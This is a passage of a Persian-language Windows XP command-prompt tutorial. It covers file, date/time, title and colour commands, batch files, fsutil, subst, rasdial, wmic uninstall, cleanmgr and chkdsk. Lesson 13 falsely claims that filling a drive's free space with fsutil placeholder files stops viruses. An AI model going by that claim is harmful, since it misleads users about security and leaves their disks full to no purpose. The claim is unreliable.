
می بینید که متن ما را مورد نمایش قرار داد!

حالا می خواهیم متن را ویرایش کنیم، باید دستور زیر را انجام دهیم:

با دستور روپرو فایل متنی در notepad باز می شود و می توانیم آنرا ویرایش کنیم. Ali.txt

برای پاک کردن آن نیز می توانیم از دستور زیر استفاده کنیم:

Del ali.txt



درسنامه یازدهم: نشان دادن مشخصات کامپیوتر

برای دیدن نام رایانه خود از دستور زیر استفاده کنید:

hostname

برای نشان دادن تاریخ رایانه خود از دستور زیر استفاده می کنیم:

date

```

C:\Documents and Settings\Genzo>hostname
genzo-b460218db
C:\Documents and Settings\Genzo>date
The current date is: Fri 01/27/2012
Enter the new date: (mm-dd-yy)
  
```

برای تغییر تاریخ باید به ترتیب زیر عمل کنیم:

mm-dd-yy

به جای mm شماره ی ماه رو بنویسیم، به جای dd شماره ی روز و به جای yy شماره ی سال.

01-25-2012

```

C:\Documents and Settings\Genzo>date
The current date is: Fri 01/27/2012
Enter the new date: (mm-dd-yy) 01-25-2012
C:\Documents and Settings\Genzo>date
The current date is: Wed 01/25/2012
  
```

برای اطمینان یافتن از حاصل کار دوباره دستور date را وارد می نمایم.

برای نشان دادن و تغییر ساعت رایانه به دستور زیر عمل می کنیم:

time

```

c:\ Command Prompt - time
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Genzo>time
The current time is: 14:13:58.59
Enter the new time:
  
```

برای تغییر آن باید قانون زیر را رعایت کرد:

ثانیه:دقیقه:ساعت

02:19:20

برای مثال من نوشتم:

```

c:\ Command Prompt
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Genzo>time
The current time is: 14:12:59.66
Enter the new time: 02:19:20
C:\Documents and Settings\Genzo>
  
```

تغییر عنوان و رنگ Cmd

برای تغییر عنوان Cmd می توانیم از دستور زیر استفاده کنیم:

می توانید عنوان دلخواه خود را وارد کنید مانند مثال من ali hosseyni را پیدا کردم.

Title ali hosseyni

```

C:\ ali hosseyni
Microsoft Windows [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\Genzo>title ali hosseyni
C:\Documents and Settings\Genzo>
  
```

برای تغییر رنگ نیز می توانید از دستور زیر استفاده کنید:

{نکته: اگر عملکرد دستوری را نمی دانید روبروی آن علامت سوال قرار دهید

سپس کلید Enter را روی صفحه کلید فشار دهید وبا جزئیات بیشتر دستور آشنا شوید.} Color ?

برای مثال من برای این دستور نوشتم : Color 97

عدد اول یعنی ۹ برای انتخاب رنگ پس زمینه است ومن به طور دلخواه آنرا روی ۹ یعنی آبی روشن انتخاب کرده ام.

عدد دوم یعنی ۷ برای انتخاب رنگ نوشتار است ومن به طور دلخواه آنرا روی ۷ یعنی خاکستری انتخاب کرده ام.

```
C:\WINDOWS\system32\cmd.exe
C:\Documents and Settings\Genzo>color 97
C:\Documents and Settings\Genzo>
```

در برنامه دوازدهم: نوشتن دستورات در notepad و اجرای خودکار آن

ابتدا notepad را باز می کنیم و با استفاده از دستوراتی که قبلا یاد گرفته ایم را می نویسیم.


{نکته: هر دستور در notepad باید در یک خط باشد.

نکته: برای ذخیره آن و اجرای خودکار آن به وسیله ی cmd فایل متنی را با پسوند .bat ذخیره می کنیم.

مثلا می خواهیم در درایو C یک پوشه ی به نام ali بسازیم و همزمان فایل متنی در درایو C نامی را که دارد تغییر دهد.

```
cmd - Notepad
File Edit Format View Help
cd \
md ali
cd \
ren 25.txt 30.txt|
```


برای ذخیره کردن `File>Save As>cmd.bat` را انتخاب می کنیم. البته در قسمت `Save As Type` گزینه `all files` را انتخاب کنید.



درسنامه سیزدهم: ضد وپروس شدن با دستور fsutil

این دستور بیشتر برای حافظه های جانبی مانند فلش دیسک ، هارد اکسترنال و... به کار می رود، در حالت کلی این دستور برای تمامی حافظه ها می باشد ولی به دلیل مشکلات کار کردن با آن برای استفاده در هارد های اینترنتال توصیه نمی شود، بریم سراغ درس:

در این درس با یکی از زیرشاخه های دستور fsutil آشنا می شویم، برای مشاهده تمام زیر شاخه

های آن می توان با گذاشتن علامت سوال بعد از یک فاصله را ببینیم. fsutil ?

```

C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Genzo>fsutil ?
? is an invalid parameter.
---- Commands Supported ----

behavior      Control file system behavior
dirty         Manage volume dirty bit
file          File specific commands
fsinfo        File system information
hardlink      Hardlink management
objectid      Object ID management
quota         Quota management
reparsepoint  Reparse point management
sparse        Sparse file control
usn           USN management
volume        Volume management

C:\Documents and Settings\Genzo>

```

حال به سراغ موضوع اصلی خود یعنی ضد ویروس شدن می پردازیم، نکاتی که در این دستور باید رعایت کنیم این است که باید فضای خالی هدف مورد نظرمان را بدانیم، در نامگذاری فایل ها در خط فرمان از دادن نام های تکراری به برنامه خودداری کنیم و گرنه فایل مورد نظرمان ایجاد نمی شود و با خطا مواجه می شویم، در محاسبه فضای خالی ممیز را نادیده می گیریم.

هر ویروس برای نفوذ به حداقل فضای ممکن در حافظه تان برای رخنه نیاز دارد ولی ما می خواهیم این راه را بر او ببندیم، برای اینکار با توجه به دستوری که در پایان می نویسیم فایل های نامعلومی [بدون پسوند خاصی] میسازیم که می تواند فضای دیسک را اشغال کند و به ویروس اجازه نفوذ ندهد.

```
Fsutil file createnew D:\sd 6320000000
```

شما باید آنقدر به ساختن این نوع فایل ها طبق دستور بالا بسازید تا فضای خالی حافظه شما پر شود.

همانطور که در دستور بالا میبینید نام فایل را sd گذاشتم این نام دلخواه است و می توانید آنرا تغییر دهید.

در دستور بالا عددی را میبینید که این عدد همان فضای خالی حافظه می باشد در نوشتن این عدد از زدن ممیز بپرهزیم.

بهتر است پس از هربار وارد کردن دستور بالا یک refresh انجام دهیم تا فضای خالی جدید برای وارد کردن پارامتر جدید مشخص شود.

این نوع فایل هارا می توانید به آسانی و با همان روش های معمولی پاک کنید و نیاز به دستور خاصی برای پاک شدن ندارند.

KATAKI (D:) File Edit View Favorites Tools Help

Address D:\

Picture Tasks
View as a slide show
Order prints online
Print pictures
Copy all items to CD

File and Folder Tasks
Publish this folder to the Web
Share this folder

Other Places
My Computer
My Pictures
My Network Places

Details
KATAKI (D:) Local Disk
File System: NTFS
Free Space: 0 bytes
Total Size: 931 GB

61b019147... Software desktop Finder FreeAgent... Genzo Genzo1 1 sd sd1 sd2 sd3 sd4 sd5

C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

```
C:\Documents and Settings\Genzo>fsutil file createnew D:\sd 632000000000  
Error: The parameter is incorrect.  
در دادن پارامتر دچار اشتباه شده ام ببخشید!  
C:\Documents and Settings\Genzo>fsutil file createnew D:\sd 632000000000  
Error: There is not enough space on the disk.  
C:\Documents and Settings\Genzo>fsutil file createnew D:\sd 632000000000  
Error: There is not enough space on the disk.  
C:\Documents and Settings\Genzo>fsutil file createnew D:\sd 6320000000  
File D:\sd is created  
C:\Documents and Settings\Genzo>fsutil file createnew D:\sd1 4400000000  
File D:\sd1 is created  
C:\Documents and Settings\Genzo>fsutil file createnew D:\sd2 3100000000  
Error: There is not enough space on the disk.  
C:\Documents and Settings\Genzo>fsutil file createnew D:\sd2 310000000  
File D:\sd2 is created  
C:\Documents and Settings\Genzo>fsutil file createnew D:\sd3 1480000000  
Error: There is not enough space on the disk.  
C:\Documents and Settings\Genzo>fsutil file createnew D:\sd3 148000000  
Error: There is not enough space on the disk.  
C:\Documents and Settings\Genzo>fsutil file createnew D:\sd3 14800000  
File D:\sd3 is created  
C:\Documents and Settings\Genzo>fsutil file createnew D:\sd4 73200000  
Error: There is not enough space on the disk.  
C:\Documents and Settings\Genzo>fsutil file createnew D:\sd4 7320000  
Error: There is not enough space on the disk.  
C:\Documents and Settings\Genzo>fsutil file createnew D:\sd4 732000  
File D:\sd4 is created  
C:\Documents and Settings\Genzo>fsutil file createnew D:\sd5 16000  
File D:\sd5 is created  
C:\Documents and Settings\Genzo>
```

درسنامه چهاردهم: ساخت درایو مجازی

در این درسنامه با دستور ساخت یک درایو مجازی آشنا می شوید.

با دستور subst می توان یک درایو مجازی ساخت، دوستان عزیز همانطور که گفته شده می توانید برای مشاهده دیگر عملکردهای یک دستور با گذاشتن یک علامت سوال البته با رعایت فاصله از دستور یا نوشتن عبارت help در قبل از دستور عملکردهای دیگر یک دستور را مشاهده کرد ، ما در این کتاب فقط به دستورهایی مهم می پردازیم و برای پراکنده نشدن و طولانی نشدن به همین ها هم اکتفا می کنیم البته شما خودتان بروید و تمرین کنید (تکلیف) 😊

حالا بریم یک درایو مجازی بسازیم:

برای اینکار باید دستور زیر را وارد کرد:

```
Subst X: D:film
```


جای X می توانید نام درایو مجازی خود را به دلخواه انتخاب کنید.

جای d:film می توانید ادرس فایلی را که می خواهیم در فضای مجازی قرار دهیم.

```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\Genzo>subst X: D:film
```


نام درایو مجازی


آدرس فایلی که می خواهیم در درایو مجازی قرار دهیم.



برای حذف این درایو نیز می توانید از دستور زیر استفاده کنید:

Subst X: /D





درسنامه پانزدهم: وصل و قطع شدن به اینترنت از طریق cmd

این درسنامه یکی از راحت ترین درسنامه هاست و برای طولانی نشدن از آموزش تصویری آن خودداری می کنم.

حال برای وصل شدن به اینترنت از دستور زیر استفاده می کنیم:

به جای connection name نام کانکشن خود را انتخاب می کنیم مثلا برای من ali است و به جای password رمز عبور را وارد می کنیم، برای وصل شدن بدین صورت عمل می کنیم:

```
RasDial /connect ali 256312
```

و برای قطع شدن اینترنت از دستور زیر استفاده می کنیم:

```
RasDial /disconnect
```

!!

درسنامه شانزدهم: نحوه Uninstall کردن یک نرم افزار در cmd

در این درسنامه با استفاده از یک نرم افزار که در خود ویندوز موجود است ، استفاده خواهیم کرد.

پس از باز کردن cmd در آن می نویسیم : wmic

```

C:\WINDOWS\system32\cmd.exe - wmic
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Genzo>wmic
wmic:root\cli>

```

با توشتن این دستور ، می بینید که خط فرمان روی
برنامه مورد نظر تنظیم می شود!

می بینیم می نویسند « برنامه در حال نصب است لطفا صبر کنید»

پس از یک وقفه کوتاه برنامه در cmd آماده خدمت رسانی به ماست، حال می نویسیم:

Product get name

این دستور تمام نرم افزار های نصب شده روی رایانه را نشان می دهد.

```

C:\WINDOWS\system32\cmd.exe - wmic
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\Genzo>wmic
wmic:root\cli>product get name
Name
MSXML4 Parser
Microsoft Software Update for Web Folders (English) 12
Microsoft Office Enterprise 2007
Microsoft Office OneNote MUI (English) 2007
Microsoft Office Groove Setup Metadata MUI (English) 2007
Microsoft Office InfoPath MUI (English) 2007
Microsoft Office Access MUI (English) 2007
Microsoft Office Shared Setup Metadata MUI (English) 2007
Microsoft Office Excel MUI (English) 2007
Microsoft Office Access Setup Metadata MUI (English) 2007
Microsoft Office PowerPoint MUI (English) 2007
Microsoft Office Publisher MUI (English) 2007
Microsoft Office Outlook MUI (English) 2007
Microsoft Office Groove MUI (English) 2007
Microsoft Office Word MUI (English) 2007
Microsoft Office Proofing (English) 2007
Microsoft Office Shared MUI (English) 2007
Microsoft Office Proof (English) 2007
Microsoft Office Proof (Spanish) 2007
Microsoft Office Proof (French) 2007
MSBuilds XP
Adobe Bridge CS4
AdobeColorCommonSetRGB
Adobe Default Language CS4
Adobe CSI CS4
Aplar
ActivePerl Build 616
PDF Settings CS4
MinOfME
Adobe Photoshop CS4
Adobe Type Support CS4
Adobe Photoshop CS4 Support
Adobe Service Manager Extension
Adobe XMP Panels CS4
Adobe PDF Library Files CS4
Suite Shared Configuration CS4
Kaspersky Anti-Virus 2012
Adobe Color - Photoshop Specific CS4
Microsoft Visual C++ 2008 Redistributable - x86 9.0.21022
Connect
Adobe Color Video Profiles CS4
AdobeColorCommonSetCMYK
Adobe Color NA Extra Settings CS4
Snagit 9
Adobe Anchor Service CS4
Adobe WinSoft Linguistics Plugin
Adobe Linguistics CS4
Adobe Color 99 Extra Settings CS4
Adobe Fonts 011
Adobe CMaps CS4
Photoshop Camera Raw
Adobe Output Module
Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.4148
Adobe Photoshop CS4
Adobe Setup
Adobe Search for Help
Adobe Update Manager CS4
Adobe ExtendScript Toolkit CS4
Adobe Color EU Recommended Settings CS4
wmic:root\cli>

```

نرم افزار های نصب شده روی رایانه من، همانطور که در لیست می بینید است.

با نوشتن این دستور نرم افزار مورد نظر را از رایانه پاک می کنیم!

product where name="snagit 9" call uninstall


با نوشتن دستور بالا نرم افزار snagit 9 را حذف می کنیم، من چون الان به این نرم افزار نیاز دارم
آنها حذف نمی کنم و دستور بالا فقط برای مثال بود، خودتون نرم افزار هایی را نصب و حذف
کنید، اینم تمرینتون. 😊

درسنامه هفدهم: حذف فایل های اضافه (disk cleanup)

با اینکه این نرم افزار حالت گرافیکی آن در ویندوز موجود است با این حال ما روش cmd آنرا نیز یاد
می گیریم.


برای اینکار در cmd می نویسیم:

CLEANMGR



بلافاصله بعد از نوشتن دستور می بینید که برنامه ی disk Clean up بالا می آید. ولی همانطور که میبینید رابط گرافیک باز می شود ولی برای انجام مراحل پیشرفته تر در cmd به دستور های زیر عمل می کنیم:

Cleanmgr /f: /sageset:62



در دستور بالا درایو مورد نظر ما درایو A است و شما می‌توانید به طور دلخواه آنرا عوض کنید. Sageset تنظیمات دیسک کلین آپ را نشان می‌دهد، و عدد بعد از آن نیز در رجیستری ذخیره شده است که می‌تواند از 0 تا 65535 باشد.

درسنامه هجدهم: بررسی دیسک درایو از نظر خطا در کارکرد آن (check disk)

گاهی اوقات درایوهای ما دچار مشکل‌هایی می‌شوند که می‌توان آن‌ها را با استفاده از خود ویندوز برطرف کرد مانند دستور check disk

حال ما برای انجام این عمل در cmd باید نکات زیر را فراگیریم:

دستور chkdsk یک دستور کلی برای رفع مشکل می باشد ، حال ما به بررسی جزئیات مهم می پردازیم:

```

C:\WINDOWS\system32\cmd.exe
C:\Documents and Settings\Genzo>CHKDSK
The type of the file system is NTFS.

WARNING! F parameter not specified.
Running CHKDSK in read-only mode.

CHKDSK is verifying files (stage 1 of 3)...
File verification completed.
CHKDSK is verifying indexes (stage 2 of 3)...
Index verification completed.
CHKDSK is verifying security descriptors (stage 3 of 3)...
Security descriptor verification completed.
CHKDSK discovered free space marked as allocated in the
master file table (MFT) bitmap.
CHKDSK discovered free space marked as allocated in the volume bitmap.
Windows found problems with the file system.
Run CHKDSK with the /F (fix) option to correct these.

15358108 KB total disk space.
